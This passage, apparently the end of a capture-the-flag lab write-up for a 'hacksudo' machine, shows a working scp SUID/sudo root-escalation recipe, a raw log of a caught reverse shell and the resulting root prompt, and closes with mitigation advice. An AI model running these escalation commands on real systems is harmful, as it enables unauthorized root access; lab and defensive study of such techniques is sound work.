
Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which scp) .

TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
./scp -S $TF a b:
```

When `scp` invoked the script, it executed under root privileges and spawned a shell, giving me a root prompt.



```
listening on [any] 1234 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.110] 44738
bash: cannot set terminal process group (2610): Inappropriate ioctl for device
bash: no job control in this shell
hacksudo@hacksudo:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
hacksudo@hacksudo:~$ sudo -l
sudo -l
Matching Defaults entries for hacksudo on hacksudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi

User hacksudo may run the following commands on hacksudo:
    (root) NOPASSWD: /usr/bin/scp
hacksudo@hacksudo:~$ TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:TF=$(mktemp)
hacksudo@hacksudo:~$ echo 'sh 0<&2 1>&2' > $TF
hacksudo@hacksudo:~$ chmod +x "$TF"
hacksudo@hacksudo:~$ sudo install -m =xs $(which scp) .

TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
./scp -S $TF a b:sudo scp -S $TF x y:sudo install -m =xs $(which scp) .

TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
cp: cannot stat 'x': No such file or directory
# # # # # ls
./scp -S $TF a b:ls
sh: 5: ./scp: not found
# whoami
whoami
root
# clear
clear
'unknown': I need something more specific.
# -_
```

Lessons learned & mitigation

- Untrusted backups in webroot — never leave database backups or sensitive files accessible via the webroot (`/var/www/*`). Use proper file permissions and store backups off the webserver.

- Tomcat manager should be disabled in production or protected by strong, unique credentials and network access controls.

- Sudo granular controls — avoid giving users `scp` (or other flexible programs) as root in `sudoers`. If needed, restrict parameters or use wrapper scripts.

- Writable scripts run by cron — never allow cron-executed scripts to be world/writable. Use`chmod 700` and restrict ownership.
- Detect & respond — monitor cron file changes, monitor webroot file changes, and set alerting for uploads to manager apps.